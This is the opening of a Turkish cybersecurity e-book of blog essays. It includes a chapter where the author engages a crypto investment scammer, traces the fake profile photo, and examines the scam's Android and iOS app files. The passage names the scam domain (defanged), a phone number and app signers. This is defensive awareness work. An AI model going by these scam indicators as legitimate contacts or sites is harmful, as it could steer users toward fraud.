

Hack 4 Career E-Kitap
2023

Hack 4 Career E-Kitap

2023

MERTSARICA

•

THIS BOOK WAS PRODUCED
WITH PRESSBOOKS

THIS BOOK WAS PRODUCED
WITH PRESSBOOKS

Contents

Giriş	1
1. Kripto Para Dolandırıcıları	3
2. Pratik Veri Sızıntısı Analizi	44
3. e-Devlet Hacklendi mi?	53
4. WhatsApp Dolandırıcıları	85
5. Evim Evim Güvenli Evim	155
6. Akıllı Izgaramı Nasıl Hackledim ?	173
7. e-Devlet Hesaplarımızı Nasıl Hackliyorlar?	194

Giriş

2009 yılında “Bilgi güçtür ve paylaşıldıkça artar” mottosuyla oluşturduğum blogumda, bilgi güvenliği farkındalığını artırma adına çok sayıda teknik yazıya yer vermeye çalıştım. Yıllar içinde okurlarımdan aldığım olumlu geri dönüşler sonucunda, yazılarımı yıllar bazında e-kitap olarak derlemeye ve siber güvenlik meraklıları ile paylaşmaya karar verdim.

Emek, zaman ve kaynak ayırarak yaptığım araştırmalar sonucunda yazdığım bu yazıların, siber güvenlik alanında kendini geliştirmek isteyenler için faydalı olması dilekleriyle...

Mert SARICA

<https://www.mertsarica.com>

<https://twitter.com/MertSARICA>

<https://www.linkedin.com/in/mertsarica>

CCISO, CISSP, SSCP, OSCP, CREA & CERE

This book was produced using



Pressbooks provides educators, authors, & scholars with powerful tools for creating, adapting, & sharing their ideas.



Learn more about how you can use Pressbooks to publish beautiful and accessible books on the web and in print-ready formats at <https://pressbooks.com/get-started>.

1. Kripto Para Dolandırıcıları



If you are looking for an English version of this article, please visit [here](#).


Yıllar içinde dolandırıcılar tarafından kimi zaman direkt ([LinkedIn Dolandırıcıları](#), [Sponsorlu Dolandırıcılık](#)) kimi zaman dolaylı yoldan hedef alındıkça ([Profilime Kim Baktı ?](#)), bunları blog yazısına döküp etrafımdakileri bu konuda uyarmayı kendime görev edindim. Öyle ki bazı zamanlarda eşten, dosttan, yakın çevremden de dolandırıcılık girişimleri ile ilgili mesajlar alıp, bunları da ([Instagram Dolandırıcıları](#)) fırsat buldukça yazıya dökmeye çalıştım. Bu defa da yine kaleme aldığım yeni bir dolandırıcılık girişimi ile karşınızdayım.

2022 yılının Haziran ayında Twitter hesabımdan da [duyurduğum](#) üzere bu girişim, [Anna](#) isimli korumalı Twitter hesabından **14 Haziran 2022** tarihinde gelen bir mesaj ile başladı. Bu mesajda Anna, uzun zamandan beri beni görmediğinden bahsederek sohbete başladı. Adımı (Mark),

nerede yaşadığımı (Türkiye’de yaşayan bir Belçikalı) ve çalıştığımı (Bir FinTek firmasında Finansal İşler Müdürü (CFO)) öğrendikten sonra konu nerelere nasıl yatırım yaptığımdan, Bitcoin kripto parasının o zamanlardaki değer kaybına geldi.









Sohbete bir süre ara verip bir yandan Anna'nın profilindeki fotoğrafının sahte olduğunu düşünerek fotoğrafın gerçekte kime ait olduğunu bulmaya karar verdim. Bunun için [Yandex](#) arama motorunun [Görsel Arama](#) özelliğini kullanarak profil fotoğrafının Çinli [Shasha Zhao](#) isimli bir kişiye ait olduğunu tespit ettim. Shasha'nın profilinde paylaştığı fotoğraflara göz


attığımızda ise Anna'nın profil fotoğrafında yer alan fotoğrafı bulmam çok zor olmadı.




Sohbetimizin başlarında **Singapur**'da yaşadığını ve konfeksiyon şirketi sahibi olduğunu söyleyen Anna, sohbete WhatsApp üzerinden devam etmek istediğini belirttikten sonra cep telefonu numarası olarak ABD'den bir numarayı (+19295654212) benimle paylaştı. E hani Singapur'da yaşıyordun diye üzerine gittikten sonra manevra yaparak iş nedeniyle ABD'de yaşadığını belirtti. Ardından ilgimi çekmek için ise **300.000\$** ile kripto para yatırımından yaklaşık **715.000\$** kazandığını paylaştı. Ben de kendisinin beni hızlıca avlayarak taktiklerini ortaya dökmesi için **500.000\$** ile yatırım yapmayı düşündüğümü paylaştım.



Kendisiyle onun çok iyi bir yatırımcı olduğunu ve onunla yatırım yapmak istediğimi paylaştıktan sonra kısa vadeli yatırım için **MonexCrypto** isimli platforma girmem gerektiğini söyledi. Bunun için de [https://app\[.\]monexcrypto\[.\]net](https://app[.]monexcrypto[.]net) adresini ziyaret edip mobil uygulamayı indirip kayıt olmam gerektiğini paylaştı.




Uygulamayı indirmek için web sayfasına gidip kaynak koduna baktığımda uygulamanın hem Android (**update.apk**) hem de iOS sürümü olduğunu öğrendim. Android uygulamasını [VirusTotal](#)'a ve [Pithus](#) isimli mobil tehdit istihbaratı platformuna [yükleyip](#) oldukça şüpheli görünen çıktılarına kabaca göz attıktan sonra zararlı yazılımlara çok daha az rastlanan iOS işletim sistemi için geliştirilmiş olan sürümünü detaylı olarak incelemeye karar verdim.



3. parti uygulamaların iOS işletim sistemi üzerinde çalışmasına

imkan tanıyan [mobileprovision](#) dosyasının GitHub üzerinde [saklandığını](#) gördükten sonra Apple'ın Geliştirici Programı'na kayıtlı, imza yetkisi olan yazılımcı/firma (**QuanLi Network Technology Co., Ltd. (SRD7J8LLBV)**) ile ilgili bilgileri görüntüledim.








Sıra Apple aygıtlarına [ayarları ve yetkilendirme bilgilerini](#) yükleyen verilerden oluşan [app.mobileconfig](#) XML dosyasını incelemeye geldi. Dosyayı [Xcode](#) içinde yer alan [Simulator](#) uygulaması üzerinde çalıştırdığımda bunun <https://www.monexcrypto.net> web sayfasını açmaya yarayan bir Web Klip (WebClip) olduğunu ve **Gang Dai** isimli bir geliştirici tarafından imzalanmış olduğunu öğrendim.

